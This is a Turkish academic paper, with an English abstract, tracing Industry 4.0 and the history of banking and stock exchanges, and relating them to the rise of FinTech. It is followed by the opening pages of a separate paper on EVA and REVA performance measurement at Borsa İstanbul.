In recent years it has been seen that every area has experienced a technological transformation. This transformation has gained a different meaning with Industry 4.0, which in 2011 represented the fourth phase of industrial revolutions. Industry 4.0 cannot be perceived as a transformation that affects only the manufacturing industry, which is desired to be reached by the smart factory. It is envisaged that a structuring based on the tools of Industry 4.0 which are cyber security, internet of objects, cloud computing, enhanced reality and robotic technology, will lead to operational differences in sectors and business processes.

One of these sectors is the financial sector. Because people have become more able to carry out their financial transactions via the internet rather than the physical environment in order to gain time and cost advantage. Because people have become to carry out their financial transactions via the internet rather than the physical environment in order to gain time and cost advantage. However, the reliability of processes and systems is still a major concern. As a result, firms operating in the finance sector are forced to take measures to ensure the safety of their financing resources and some transformations must realize in the sector. In this sense, the term "financial technology (FinTech)" has emerged.

In this study, the development process and tools of the concept of Industry 4.0 are addressed, and the developments and emerging innovations in the financial sector are covered in this context. Finally, the connections, similarities and differences of these two terms have been tried to be revealed.

Key Words: Industry 4.0, financial technology

Jel Kodlar: L9,O3

GİRİŞ

Dünyada küreselleşme ülkeler arası ticaretin gelişmesiyle ortaya çıkmıştır. Ancak 16. yy.'da deniz taşıtları teknolojisinin gelişmesi, 19. yy.'da elektriğin kullanımının artması ve buhar makinesinin icadıyla küreselleşme hızlı bir sıçrama yaşamıştır. 1970' li yıllardan sonra ise haberleşme ve ulaşım teknolojilerinde yaşanan gelişmelerle küreselleşme her alanda hissedilmeye başlamıştır(Korkmaz, Ceylan, 2015). Günümüze kadar bilgi teknolojilerinde birçok gelişme yaşanmıştır. Bu gelişim sanal ve gerçek sistemlerin entegre edilmesini kapsayan yeni bir endüstriyel döneme evrilmiş durumdadır (Topkaya, 2016). Bu evrilme süreci çok farklı üretim tarzlarının bir arada yürütüldüğü bir üretim şekliyle karşımıza çıkmaktadır. Bu nedenle bilginin ve insani sermayenin merkezde yer aldığı bir üretim ilişkisinden bahsedilir hale gelmiştir (Yazıcı ve Düzgaya; 2016). Bu ilişki 2011 yılından itibaren Endüstri devrimlerinde dördüncü döneme geçildiği görüşünü ortaya çıkarmıştır. Bu dönem Endüstri 4.0

* Sakarya Üniversitesi İşletme Fakültesi İşletme Bölümü, Sakarya/ TÜRKİYE, nsimsek@sakarya.edu.tr, (0264) 295 56 94

** Sakarya Üniversitesi İşletme Fakültesi İşletme Bölümü, Sakarya/ TÜRKİYE, mustafakoc@sakarya.edu.tr, (0264) 295 70

adı ile nitelenmektedir. Diğer devrim süreçlerinde olduğu gibi lokomotif bir olay ya da üretim türü ortaya çıkmadığından kimi bilim adamları bu gelişmeleri devrim olarak isimlendirmiş, kimisi ise evrim olarak isimlendirmiştir. Nasıl ifade edilirse edilsin her sektör bu süreçte dijitalleşme/elektronikleşmek zorunda kalmıştır (Sener ve Elevli, 2017). Bu gelişime ayak uydurmadan rekabet edebilmek ve sürdürülebilirliği sağlamak mümkün görünmemektedir (Fırat ve Fırat, 2017). Bu bağlamda sürekli yenilikler, yeni ürünler ve uygulamalarla bilgi teknolojilerindeki gelişmelerden en fazla etkilenen sektörlerden biri de finans sektörüdür (Phillipon, 2016). Finans sektöründe yaşanan bu gelişmeler de karşımıza Finansal Teknoloji, yaygın kullanımıyla “FinTech” kavramını çıkarmıştır.

I. Endüstride Yaşanan Gelişmeler ve Endüstri 4.0

İngiltere’de ortaya çıkıp kıta Avrupa’sının ardından tüm dünyaya etki eden; makinalı üretimin ve atölyelerden fabrikalara geçişin yaşandığı devrimdir (Alçın, 2016). İngiltere’de buhar gücüyle çalışan tekstil fabrikalarının kurulmasıyla daha verimli ve daha fazla ürün üretir hale gelmiştir. Bu gelişme de daha fazla hammadde ihtiyacı ve daha fazla pazara yayılma zorunluluğunu doğurmuştur. Böylelikle deniz aşırı ülkelere ihracat söz konusu olmuştur. Bu sanayi devrimi sermaye birikimi ve akabinde toplumlarda refah düzeyinin artmasını sağlamıştır (Pamuk ve Soysal) 20. yy.’ın ilk çeyreğinde elektrik enerjisinin kullanılabilir hale gelmesi sanayide ikinci devrime adım atılmasını ifade etmektedir. Devrin en önemli özelliği seri üretim sayesinde verimli bir üretim gerçekleştirilmesi ve ürünleri standartlaşmış olmasıdır. Söz konusu yüzyıl içinde gerçekleşen dünya savaşları tüketime sekte vurmuş olsa da, elde edilen verimlilik nakde dönüştürülemeyen bir avantaj olmuştur (Ovacı, 2017).

Özetle yerleşik hayata geçişin getirileri üzerine 1784 yılında buhar gücünden faydalanma ile başlayan endüstriyel dönem, 1900’lerde elektrik enerjisinden faydalanma, 1960’lardan itibaren de bilgi teknolojilerinin kullanılmasıyla günümüz teknolojisine ulaşılmıştır. Bu gelişimin bir sonraki aşaması ise sanal ve gerçek sistemlerin entegrasyonunu ifade eden yeni bir dönem yani Endüstri 4.0’dır (Topkaya, 2016). Bu bağlamda temelleri Kagermann’ın 2011 yılında yapmış olduğu çalışmayla atılan ve German National Academy of Science and Engineering- Alman Ulusal Bilim ve Mühendislik Akademisi- (ACATECH)’in 2013 yılında yayınlamış olduğu manifestosunda şekillenmeye başlayan Endüstri 4.0 dönemi başlamıştır (Stock ve Seliger, 2016).

“Dijital Dönüşüm, Dijitalleşen Endüstri, Dördüncü Sanayi Evrimi” değişik kelimelerle ifade edilen bu süreç en çok kullanılan adı ile Endüstri 4.0’dır (Fırat ve Fırat, 2017). Endüstri 4.0 makineler arası iletişimin sağlanabildiği iletişim araçları vasıtasıyla makinelerin akıllı ve kendi kendini yöneten üretim tesislerini koordine etmesi ile tanımlanan dördüncü endüstri devrimi ise akıllı üretim kavramı temelinde şekillense de her ülkede olduğu gibi ülkemizde de her sektör ve her ölçekteki firmayı etkilemektedir. Bu gelişmenin içinde yer almadan rekabet edebilmek ve sürdürülebilirliği sağlamak mümkün görünmemektedir (Fırat ve Fırat, 2017; Baysal, 2015).

Endüstri 4.0 üzerine yapılan çalışmalar incelendiğinde yeni sayılabilecek bir çok kavram ve argüman ortaya çıkmaktadır. Bunlar siber güvenlik, robotik, sensörler, büyük veri, bulut bilişim, siber fiziksel ortamlar, otomasyon, artırılmış gerçeklik, simülasyon, nesnelerin interneti olarak sıralanabilir (Coşkun, Gençay, Kayıkcı; 2016).

Küresel Riskler Raporunda risklerin başında beş riskten (değişen hava olayları, zorunlu göç, doğal felaketler) bahsedilmekte ve bu risklerden biri de veri dolandırıcılığı/hırsızlığıdır. Veri dolandırıcılığı ve hırsızlığı ancak Endüstri 4.0 argümanlarının geliştirilmesi ile giderilebilecek bir risktir. (Global Risks Repor, 2017)

Tablo 1. Endüstride Yaşanan Gelişmeler

Endüstride Öne Çıkan Gelişmeler	
1776	Buhar Makinesinin İcadı
1913	Henry Ford’un seri üretim hattının kullanılmaya başlanması
1950’ler	Elektronik cihazların kullanımı
1960’lar	Üretimde otomasyon, İnternetin kullanımı
1970’ler	Bilgi ve iletişim teknolojilerinin gelişimi
1980’ler	Bilgisayar destekli üretimin yaygınlaşması
1990’lar	Bulut bilişim kavramının Prof. Chellapa Tarafından tanımlanması (1997)
	Nesnelerin interneti kavramının Kevin Ashton tarafından kullanılması (1999)

	Siber- fiziksel sistemlerle Google’ın kullanıcılarına ulaşması (2006)
	Nesnelerin İnterneti kapsamında ilk konferansın düzenlenmesi (2008)
2000’ler	Endüstri 4.0 Manifestosunun yayınlanması (2011)

Kaynak : Şimşek ve Morgül Tumbaz; 2017; Uhlmann, Hohwieler ve Geisert; 2017

II. Finans Sektöründe Yaşanan Gelişmeler ve Finansal Teknoloji

Finans sektörü, ticaretin gelişmesi, firmaların globalleşmesi, müşteri beklentilerinin değişmesiyle birlikte gelime göstermiştir. Tarihsel sürece bakıldığında bankacılık faaliyetlerinin ilk olarak milattan önceki dönemde tapınaklarda, 13. Yy’de ise banco ismi verilen oluşumlarda rastlanmaktadır (Bakkal ve Aksüt, 2011). Paranın el değiştirmesini saplayan ilk kurumlar sarraflardır. Mevduat toplamaları ile ve kişilere kaynak sağlamaları ile sarraflar bir nevi banka işlevi görmüştür. Gerçek anlamda para transferi ise tefeciler ve tüccarlardan oluşan burjuvazi sınıfıyla ortaya çıkmıştır (Yetiz, 2016). Nakit ödeme yapmadan ürün ya da hizmet satın alabilme imkanı sunan kredi kartı ilk olarak 1894’te Hotel Credit Letter Company tarafından çıkarılmıştır (Kaya, 2009). Londra’daki Baclays Bankası çalışanı olan Luther Simjian 1939’da ATM (Automatic Teller Machine) “Otomatik Vezne Makinesi” icat etmiştir (<http://www.bbc.com/turkce/haberler-dunya-40415586>). 1939’da yaşanan Büyük Buhran’dan sonra bankacılık devlet bankaları ile yürütülmüştür. Birinci Dünya Savaşı’ndan sonra ABD ve Avrupa’da sanayi sektörüyle bankaların sıkı bir ilişkisi olmasından ötürü bankacılık sektörü Büyük Buhran’dan oldukça etkilenmiştir (Bakkal ve Aksüt, 2011: 9). Sermayenin gelişimi ile ticaretin sağlıklı yürütülebilmesi için banka denilen kurumlar otaya çıkmıştır (Yetiz, 2016).

Kartlı ödemeye ilişkin ilk fikre Edward Bellamy’nin (1887) “Looking Backward or Life In The Year 2000” isimli romanında rastlanmaktadır. Bilim kurgu türündeki romanda 2000’li yıllarda ödemelerin bir karttan kopan parçalar bitene kadar sürebileceği kurgulanmıştır (Kaya, 2009).

Finans sektöründe bankacılığın yanı sıra piyasa işlemlerinin de gelişimi önemlidir. Borsacılığın geçmişinin, Tarihçi Jacques Pirenne, Eski Roma’nın yendiği ülkelerin ganimetleriyle kapital merkezi olduğu ve büyük ölçekli işlerin ihale usulüyle yapıldığı, ihaleler için de sermaye edinme ihtiyacı doğmuştur. Bu yüzden borsa faaliyetlerinin milattan önce 180’e Roma’ ya kadar uzandığı düşünülmektedir (Fertekligil, 1999; Tanör; 2000).

1304 yılında Fransa’da alışveriş için bir köprü belirlenmiş alım satımın bu köprüde yapılması zorunlu kılınmıştır (Borsa Tarihi Araştırmaları, 1987). İlk borsa deneyiminin 15. yüzyılda Belçika’nın Bruges şehrinde panayıra benzer bir buluşma esnasında tüccarlar arasındaki menkul değişimler olduğu varsayılmaktadır (Tanör, 1999). Brugge’tan sonra Antwerp önemli hale gelmiş ve 1532 yılında ilk borsa binası faaliyete geçmiştir (Soydemir ve Akyüz, 2015). Londra Borsasının 1541’te kurulduğu tahmin edilmekle birlikte menkul kıymet işlemlerine mahsus kurulan borsanın onyedinci yüzyıl sonlarına rastladığı görülmektedir (Borsa Tarihi Araştırmaları, 1987). Büyük Buhran sonrası faaliyetler sekteye uğrasa da 14. Yüzyıl İtalya yarımadasında tekrar hayat bulabilmiştir. Alım satımı yapılan ilk menkul kıymet Venedik Devleti borç senetleri olmuştur (Soydemir ve Akyüz, 2015). 1638 yılında devlet tarafından sistemi destekleyici ek kurumlar faaliyete başlamıştır. 1724’te ise borsa bir kuruluş halini almıştır (Borsa Tarihi Araştırmaları, 1987). 18 yüzyılda New York’ta çağrı sistemi ile emir alınması işlemi gerçekleşmiştir. 1971 yılında merkezi bir bilgisayarla alım satım emirlerinin girilmesine başlanmıştır. Yine 1971 yılında Frederick Nymeyer tarafından ilk bilgisayar destekli sistem kurulmuştur (United State Patents, 1983).

Bu gelişmelerden çok farklı şekilde 2008’de Satoshi Nakamoto “Bitcoin” adında bir sanal para sistemi kurmuştur. Bu sistem merkez bankası ya da resmi kurum olmadan şahıs tarafından tedavüle sürülen para benzeri varlık olarak yeni bir süreç başlatmıştır. Bu da Bitcoin benzeri 1300 paranın ortaya çıktığı kripto paralar kavramını ortaya çıkarmıştır (Alpago, 2018).

Tablo 2. Finans Sektöründe Yaşanan Gelişmeler

Bankacılıktaki Yaşanan Gelişmeler	
MÖ	Tapınaklarda değiş tokuş işlemlerinin gerçekleşmiştir.
13. yy.	Banco ismi verilen oluşumlarla para değişiminin sağlanmıştır.
1609	İlk modern banka sayılabilecek olan Amsterdam Bankası kurulmuştur.
1637	Çek ve banknot kullanımını sağlayan "Contadi di Banka Sistemi" Venedik bankasında geliştirilmiştir.

1640	Tüccarların Londra Kulesinde saklanan altın külçelerinin karşılığında "goldsmith" olarak adlandırılan sertifikalar ve borç isteyenlere senet verilmeye başlanmıştır.
1694	İlk merkez bankası olarak kabul edilen İngiltere Bankası kurulmuştur.
1894	Nakit ödeme yapmadan ürün ya da hizmet satın alabilme imkanı sunan kredi kartı ilk olarak Credit Letter Company tarafından geliştirilmiştir.
1939	ATM (Automatic Teller Machine) "Otomatik Vezne Makinesi" icat edilmiştir.
1983	The Bank of Scotland tarafından Homelink adında geliştirilen bir sistemle bankacılık işlemlerinin bir kısmını internet üzerinden yapma şansı vermiştir.
1994	"Microsoft Money" isimli finansal bir program ile yüz binden fazla insanın banka hesaplarına erişimi sağlanmıştır.
1994	"The Standford Credit Union" ilk internet bankacılığı web sitesini oluşturmuştur.
Finansal Piyasalarda Yaşanan Gelişmeler	
M.Ö. 180	Eski Roma'nın ganimetlerinden dolayı işleri ihale usulüyle yürütüldüğü bir merkez haline gelmiştir.
1304'te	Fransa'da kral tarafından çıkarılan bir buyrukla alışveriş pazarı için bir köprü belirlenmiş ve bu köprü dışında alım satım işlemlerinin zorlaştırılmıştır.
14. yy.	14. Yüzyıl İtalya yarımadasında tekrar hayat bulabilmiştir. Alım satımı yapılan ilk menkul kıymet Venedik Devleti borç senetleri olmuştur
15. yy.	ilk borsa deneyiminin 15. yüzyılda Belçika'nın Bruges şehrinde panayıra benzer bir buluşma esnasında tüccarlar arasındaki menkul değişimler olduğu
1532	İlk borsa binası işler hale gelmiştir
1541	Londra Borsası'nın kurulduğu tahmin edilmektedir.
1638	Fransa'da devlet tarafından var olan aracı kurumlara ek kurumlar açılmıştır.
1864	Kitap adı verilen tahtalarda açık usulle alım-satım yapılmaya başlanmıştır.
	NewYork'ta çağrı sistemi ile emir alınması işlemi gerçekleşmiştir
1971	Merkezi bir bilgisayarla alım satım emirlerinin girilmesine başlanmıştır.
1971	Frederick Nymeyer tarafından ilk bilgisayar destekli sistem kurulmuştur.

Kaynak: Aydın , 2012; Kaya, 2009; Soydemir ve Akyüz, 2015; Borsa Tarihi Araştırmaları, 1987; Tanör, 1999; Bakkal ve Aksüt, 2011; <http://www.bbc.com/turkce/haberler-dunya-40415586>

Teknolojide yaşanan gelişmeler neticesinde yukarıda değinilen finansal faaliyetler ortaya çıkmıştır. Son yıllarda ise müşteriler daha çok bilgi talep eden ve bu bilgiyi sorgulayan bir profil çizer hale gelmiştir (Yalçın ve Baş, 2012: 5). Bu bakış açısıyla finans sektöründeki dijital tabanlı modellerin gelişimini ifade eden Finansal Teknoloji (FinTech) kavramı ortaya çıkmıştır. FinTech, finans sektörü ve sektör argümanlarının uzun dönemli evrimini ifade etmektedir (Phillipon, 2016). FinTech, teknik gelişmeler, iş-inovasyon beklentileri (piyasa koşulları), maliyet tasarrufu gereksinimleri ve müşteri taleplerini içeren bir dizi değışkene bağlı olan dinamik bir dönemdir (Gai, Oii ve Sun,2018:). Fintech'in gelişimi mobil araçların yaygınlaşmasının bir sonucu olarak nitelenebilir. Mobil araçlar tüketicilere yer ve zaman kısıtı olmadan ulaşabilmenin bir yolu olarak düşünüldüğünde, firmaların bu kanalı etkin ve verimli kullanmaları kaliteli hizmet sunmak ve müşteri memnuniyeti sağlamak için bir fırsattır (Kılıç ve Ünver, 2017). FinTech'i gelişimi bölgelerarası farklılıklar, entegre sistemlerin karmaşıklığı ve farklı taleplerin benimsenmesi ve planlamasıyla olacaktır (Gai, Oii ve Sun,2018). Bu da ancak elektronik ticaret, işletmelere yeni dağıtım kanalları ve yeni hizmet türleri oluşturmakla gerçekleşebilir (Yalçın ve Baş, 2012

Fintech'le birlikte hâlihazırdaki sanayi işleyişi, var olan işletmelerin ürün ve hizmetleri sunum şekilleri değıştirmekte, yeni iş alanları oluşmaktadır. Bu durum da gizlilikte değışikliklere ve hukuki zorluklara neden olabilmektedir (Phillipon, 2016). Çünkü bu yeniliklerin ortaya çıkardığı temel sorun güven sorunudur. Bu durum çıkan yeniliklere insanların dahil olurken tedirginlik yaşamlarına neden olmaktadır. Ancak internetin hayatımızın birçok alanında yer alması bu tedirginliklere rağmen geleneksel alışveriş ve pazarlamadan uzaklaşıldığını göstermektedir (Yalçın ve Baş, 2012).). FinTech'in yeniliklerine kripto paralar, dijital danışmanlık sistemleri ve şirketleri, yapay zeka ve makinelerin kullanımı, uçtan uca iletişim, mobil ödeme sistemleri de verilebilir (Phillipon, 2016).

III. Endüstri 4.0 Ve FinTech İlişkisi

Küresel rekabet gücü için işletmelerin dijital dönüşümlere hızlı cevap verir hale gelmesi gerekmektedir (Ovacı, 2017). Bir firma ya da piyasanın rekabet gücü de finansal piyasalardaki aktifliğiyle ölçülebilir. Çünkü günümüz tüketim yapısı farklı olmanın yanı sıra anlık değişim gösteren bir niteliktedir (Alçın, 2016).

Endüstri 4.0'ın hem alt yapısı hem de araçları bilişim teknolojilerine dayanmaktadır. Bu bakımdan hız, kapasite, sayı ve donanım kalitesinde “hazır olma” tüm kurumların/ sektörlerin dikkat edilmesi gereken hususlardır (Fırat ve Fırat, 2017).

Takip edilemeyecek hızla bir değişim ve belirsizlik olması Endüstri 4.0 çağını ifade etse de toplumlarda da bir değişim olduğu görülmektedir. Bu bakış açısıyla Japonya’da Toplum 5.0 adıyla dijitalleşen bireylerin toplumdaki rolleri ve uyum sürecinin nasıl olması gerektiği konuşulur hale gelmiştir (Ovacı, 2017). Böyle bir süreçte hizmet sektörü de bireylerdeki bu değişime ayak uydurmak zorundadır. FinTech birey ihtiyaçlarına cevap veren finansal argümanların gelişimini ifade etmektedir (Phillipon, 2016). Finans sektöründe ortaya çıkan sorun yenilik olmaması değil, hizmetlerin hala pahalı ve gerçekleşen yeniliklerin sistemin genel verimliliğini artırmakta yeterli olmamasıdır (Phillipon, 2016). Bu gelişim ve verimliliği sağlamak için kullanılan argümanlar Endüstri 4.0 bileşenleridir. Çünkü Endüstri 4.0, otomasyon sistemi içerisine değer zincirlerinin dahil olmasıyla sınırlı kalmayan, tüm faktörlerin gerçek zamanlı ve sürekli olarak birbirleriyle entegre olmasını içerir (Fırat ve Fırat, 2017). Daha önce değinildiği gibi finans sektöründen argümanlar ve iş şekilleri 15 yüzyıldan beri durmaksızın değişim göstermiştir. Değişimin yanında yeni argümanlar ve sistemler ortaya çıkmıştır. Üçüncü Endüstri devrimiyle başlayan dijitalleşme ve finans sektöründeki gelişim eş zamanlı bir ivme göstermektedir. Finans sektöründe şirketlerin iş modellerini değiştirmesinin yanı sıra bireylerin de dijitalleşmesiyle müşterileriyle iletişim mecraları da değişiklik göstermiştir (Ovacı, 2017). Fintech’le birlikte halihazırdaki sanayi işleyişi, var olan işletmelerin ürün ve hizmetleri sunum şekilleri değiştirmekte, yeni iş alanları oluşmaktadır. (Phillipon, 2016). Bu noktada Endüstri 4.0 argümanlarından en çok kullanılanlar: Nesnelerin interneti, siber fiziksel sistemler, yapay zeka olmaktadır. Nesnelerin interneti yapılacak tüm finansal işlemlerin internet aracılığıyla iletişim ve etkileşim içinde olmasını ifade etmektedir (Alçın, 2016). Siber güvenlik sistemleri ise müşterilerin yatırımlarının, tasarruflarının ve tüm bilgilerinin olabildiğince dikkatle korunduğunun ifade edilmesi açısından müşteriler için önem arz etmektedir. Bireyler dijitalleşme yaşıyor olsa da, kayıplarının en aza indirgenmiş olduğundan emin olmak, hatta kayıpla karşılaşmayacaklarına dair güven duymak istemektedirler (Yalçın ve Baş, 2012). Bu güven sorunu aşmak içinse yapay zeka, bulut bilişim ve özellik siber güvenlik sistemlerinin olabildiğince güvenilir hale getirilmelidir.

Açık inovasyon yani atıl fikirlerin ticari sürece dahil edilmesi, yeni fikirlerin tüm paydaşlarla interaktif olarak geliştirilmesi ve dijital tabanlı yeni iş modellerinin oluşturulması Endüstri 4.0’da ve de finans sektöründe en önemli rekabet unsurlarındadır (Ovacı, 2017).

SONUÇ

Endüstri devrimlerinin buhar makinesinin icadıyla başladığı kabul edilmektedir. Bu tarihe kadar finans sektöründe ortaya çıkan gelişmelerin de sadece kurumsal ve sistematik bir yapı kurmak üzerine olduğu sanayide yaşanan gelişmeler neticesinde sektörün teknolojik gelişmelere de adapte olmaya yönelik gelişmeler yaşanmıştır. 1900’lü yıllardan itibaren endüstride sürekli bir gelişme yaşandığı görülmektedir. Finans sektörü 1939’daki Büyük Buhran’dan oldukça fazla etkilendiği için bu tarihten sonra bir süre yeni gelişme yaşanmamıştır. Yaşanan gelişmeler sistemi canlandırmaya yönelik önlemleri içermektedir. Ancak sistem kısa bir süre içinde ivme kazanan bir gelişim göstermiştir.

1960’larda internet kullanımı başlamıştır. Sektörde kurumsal olarak internet kullanımı olmuş olsa da hizmet olarak yansması 1983’e tekabül etmektedir. İlk internet bankacılığı, bu tarihte pilot bir uygulama ile başlamış ve hızla yayılmıştır. Elektronik cihazların kullanımı, otomasyon ve bilgi ve iletişim teknolojilerinin kullanımı birbirini takip eden ve kısa sürede ortaya çıkan gelişmelerdir. Finans sektöründe de kartların ortaya çıkışı, kredi kartlarının kullanılmaya başlanması, mobil bankacılık hizmetlerinin kullanılması gibi gelişmeler yaşanan gelişmelerin eş zamanlı olduğunu göstermektedir.

Bulut bilişim, nesnelerin interneti kavramları 1990’ların sonunda ortaya çıkmıştır. Finans sektöründe yaşanan gelişmeler bu araçların 1980’lerden itibaren kullanılır olduğunu göstermektedir. Finans argümanlarının ve tüm finansal süreçlerin dijitalleşmesini ifade eden FinTech kavramı Endüstri 4.0’ın finans sektörü üzerindeki yansması sonucu ortaya çıkan bir kavramdır denilebilir.

Endüstri 4.0 gelişim hızı, amaçları ve sistemlere olan etkisi ile diğer dönemlerden farklı bir özellik taşımaktadır. Diğer sanayi devrimleri gibi daha çok üretim sektörünü etkileyen ve sonrasında diğer

sektörlere sirayet eden bir dönem değildir. Her sektör ve kurumu hatta bireyi etkilemektedir. Bu yüzden bireylerin dijitalleşme hızının oldukça fazla olduğu ve bu yüzden beklentinin sürekli arttığı günümüz koşullarında finans sektörünün Endüstri 4.0 araçlarını kullanarak hızla gelişmesi bir zorunluluk haline gelmiştir.

Küresel Risk Raporu'nda sıralanan en büyük risklerden beşincisi veri hırsızlığı ve dolandırıcılığıdır. Endüstri 4.0 argümanlarından olan siber güvenlik ve siber fiziksel sistemlerin gelişimi bu anlamda önem arz etmektedir. Bu anlamda finans sektöründe riskleri önlemeye ve güven oluşturmaya yönelik yenilikler oluşturulmalıdır. Kişilerin bilgileri, yatırım ve tasarruflarının güvenliğini sağlayacak siber güvenlik önlemleri sürekli geliştirilmelidir.

Sonuç olarak -ister evrim ister devrim olarak nitelensin- Endüstri 4.0 ve FinTech'in bitmek bilmeyen bir değişimi ve gelişimi ifade ettiği açıktır. Bu nedenle finans sektöründe rekabet edebilmenin tek yolu, Endüstri 4.0 argümanlarının etkin kullanımı, FinTech yazılımlarına yatırım yapılması ve bu alanda yenilikler için çalışmalar yapılmasıdır.

KAYNAKÇA

- Alçın, S. 2016 "Üretim İçin Yeni Bir İzlek: Sanayi 4.0", Journal of Life Economics, s. 8, ss. 19-30.
- Alpago, H. 2018, "Bitcoin'den Selfcoin'e Kripto Para", Uluslararası Bilimsel Araştırmalar Dergisi, s. 3(2), ss. 411-428.
- Aydın, N. 2012. 'Bankacılık ve Sigortacılığa Giriş'. Editör: Toprak, M ve Coşkun, M. Ve Eskişehir: Anadolu Üniversitesi Yayınevi.
- Bakkal, M. ve Aksüt, U. 2011. Türk bankacılık sisteminde elektronik bankacılık uygulamaları. İstanbul: Hiperlink.
- Borsa Tarihi Araştırmaları, 1987, "Borsa Rehberi 1928", İstanbul : İstanbul Menkul Kıymetler Borsası Yayınları.
- Gai, K., Qiua, M. ve Sun, X. 2018, "A survey on Fintech", Journal of Network and Computer Applications. s. 103 ss. 262–273.
- Global Risks Report, 2017, World Economic Forum. 12th Edition.
- Johnson S. vd. 1996, "Mobile Computing. Alook at concepts, problems and solutions", <http://www.acis.pamplin.vt.edu/index.php>.
- Kaya, F. 2009, Türkiye'de Kredi Kartı Uygulaması. Türkiye Bankalar Birliği. Yayın No: 263.
- Kılıç, S. ve Ünver, A. E. 2017, " Mobil Reklamcılıkta Müşteri Memnuniyeti: Sosyal Medya Kullanıcıları Üzerinde Bir Araştırma", Girişimcilik İnovasyon ve Pazarlama Araştırmaları Dergisi, s.1(1), ss. 39-66.
- Korkmaz, T. ve Ceylan, A. 2015, Sermaye Piyasası ve Menkul Değer Analizi. (7. Baskı). Bursa: Ekin Basın Yayın Dağıtım.
- Pamuk, N. S. ve Soysal, N. S. 2018, " Yeni Sanayi Devrimi Endüstri 4.0 Üzerine Bir İnceleme", Verimlilik Dergisi, s. 1, ss. 41-66.
- Phillipon, T. 2016, The Fintech Opportunity. Cambridge: National Bureau Of Economic Research.
- Ovacı, C. 2017, "Endüstri 4.0 Çağında Açık İnovasyon", Maliye Finans Yazıları (Özel Sayı), ss. 113-132,
- Coşkun, S., Gençay, E. Ve Kayıkcı, Y. 2016, Adapting Engineering Education to Industrie 4.0 Vision. [Online]. Erişim tarihi:07/03/2018 14.07, <https://www.researchgate.net/publication/309193809>
- Soydemir, S. ve Akyüz, A. 2015, Sermaye Piyasası ve Borsa. İstanbul: Scala Yayıncılık.
- Şimşek, N. ve Morgül Tumbaz, M.N. 2017, 'Step by step towards Industry 4.0', International Symposium on Industry 4.0 and Applications, ss. 176-182.
- Stock, T. and Seliger, G. 2016, " Opportunities of Sustainable Manufacturing In Industry 4.0", In Procedia CIRP, s. 40, ss. 536 – 541.
- Tanör, R. 1999a, Türk Sermaye Piyasası- Taraflar. (1. Cilt), İstanbul: Beta Basım A.Ş.
- Tanör, R. 1999b, Türk Sermaye Piyasası- Taraflar. (2. Cilt), İstanbul: Beta Basım A.Ş.
- Uhlmann, E., Hohwieler, E , Geisert, C. 2017, "Intelligent Production SystemsIn The Era Of Industrie 4.0 – Changing Mindsets And Business Models". Journal of Machine Engineering, s. 17(2).
- Yalçın, F. ve Baş, M. 2012, "Elektronik Ticarete Müşteri Memnuniyeti: Fırsat Siteleri Üzerine Bir Araştırma." Gazi Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, s.14/4, ss. 1-16.
- Yetiz, F. 2016, Bankacılığın Doğuşu Ve Türk Bankacılık Sistemi, s. 9(2), ss. 107-117. (09/03/2018 15.52) [Online] Erişim: <http://glokalweb.com/2015/03/22/internet-bankaciligi-ve-mobil-bankaciligin-tarihsel-gelisimi/> (12/03/2018 09.04) [Online] Erişim: <http://www.bbc.com/turkce/haberler-dunya-40415586>

Ekonomik Katma Değer ve Arındırılmış Ekonomik Katma Değerle Performans Ölçümü: Borsa İstanbul'da Bir Uygulama

Umut Tolga GÜMÜŞ*

Uğur ERLİ**

Ahmet Fatih Kılıç***

Ümran Gümüş****

Öz

İçinde bulunduğumuz dönemde artan rekabet koşulları işletmelerin stratejik finansal kararlarında yardımcı olmak üzere etkin performans ölçüm modellerini öne çıkarmıştır. Günümüzde küreselleşme ve artan rekabet ortamı nedeniyle, hissedar değeri maksimizasyonu işletmeler için oldukça önemli hale gelmiştir. Bununla birlikte geleneksel muhasebe bazlı performans ölçütleri bu konuda yetersiz kalmıştır. Bu alanda kullanılan farklı performans ölçüm yaklaşımları mevcuttur. İşletme sahipleri veya yatırımcılar, en basit anlatımıyla işletmelere yatırım yapmakta ve bu yatırım üzerinden şirketin piyasa değerini maksimize etmeyi hedeflemektedirler.

Bu çalışmanın amacı, işletme performansının değerlendirilmesinde EVA ve REVA yöntemlerinin BİST100 endeksinde yer alan örnek işletmeler üzerine nasıl kullanılacağına ve yöntemin hisse senedi getirilerini açıklama gücünün incelenmesidir.

Anahtar Kelimeler: Ekonomik Katma Değer, Arındırılmış Ekonomik Katma Değer, Finansal Performans Ölçüm Yöntemleri.

Jel Kod: G11; G32; M10.

Performance Measurement With the Methods of Economic Value Added (Eva) and Refined Economic Value Added (Reva): An Application at BIST 100 Indeks

Abstract

In the simplest term, corporate owners or enterprisers invest in companies and they aim to get the highest profit over the so-called investment. Nowadays, because of globalization and increased competition, maximization of shareholder value is becoming increasingly important for companies. In this respect, the accounting-based traditional performance measures have been inadequate. Hence, the corporate owners have to carefully monitor the investment they deposit at first and the development of their capital cyclically.

The aim of this paper is to show how this measures (EVA and REVA) can be used with the firms in the BİST100 Indeks and if this performance measures (EVA and REVA) explain share returns better.

Key Words: Economic Value Added, Refined Economic Value Added, *Financial Performance Measures*

Jel Code: G11; G32; M10.

GİRİŞ

Finansal açıdan değerlendirildiğinde, firmalar gelecekte atacakları adımlardan emin olabilmek ve bu konuda kendilerine yön verebilmek adına belirli analizler yapmakta, bu analizler sonucunda elde edilen verilerle birlikte karar verme aşamasında önemli atılımlarda bulunabilmektedirler. Bu analizler temel düzeyde, firma bazında, firmadan elde edilen verilerden çıkarılan sonuçlar olabildiği gibi, sadece içsel değişkenleri değil dışsal etkileri de göz önünde bulundurarak firmalar, firmanın içerisinde bulunduğu piyasa ve diğer faktörler üzerinden geniş kapsamlı ve ileri düzeyde analizler yapabilmektedirler. Bu analizlerdeki değişkenlerin artması, ihtimallerin gerçeğe daha uygun bir şekilde belirlenmesinde etkin bir rol oynamaktadır. Finansal raporlarda belirtilen statik yapı, analiz sürecinden geçerek dinamik bir oluşuma dönüşmekte ve yatırım, büyüme gibi geleceğe yönelik uzun vadeli kararlarda etkili olabilmektedir. Firma değerinin tespiti, bu noktada önemli bir süreci ifade eder. Yatırımcıların kar maksimizasyonu kavramından sıyrılıp, son zamanlarda firma değer

* Adnan Menderes Üniversitesi, Nazilli İİBF, İşletme Bölümü Öğretim Üyesi, +905422293850, ugumus@adu.edu.tr

** Adnan Menderes Üniversitesi, SBE Muhasebe Finansman Tezli Yüksek Lisans Öğrencisi, +905353950160, ugur.erli@hotmail.com

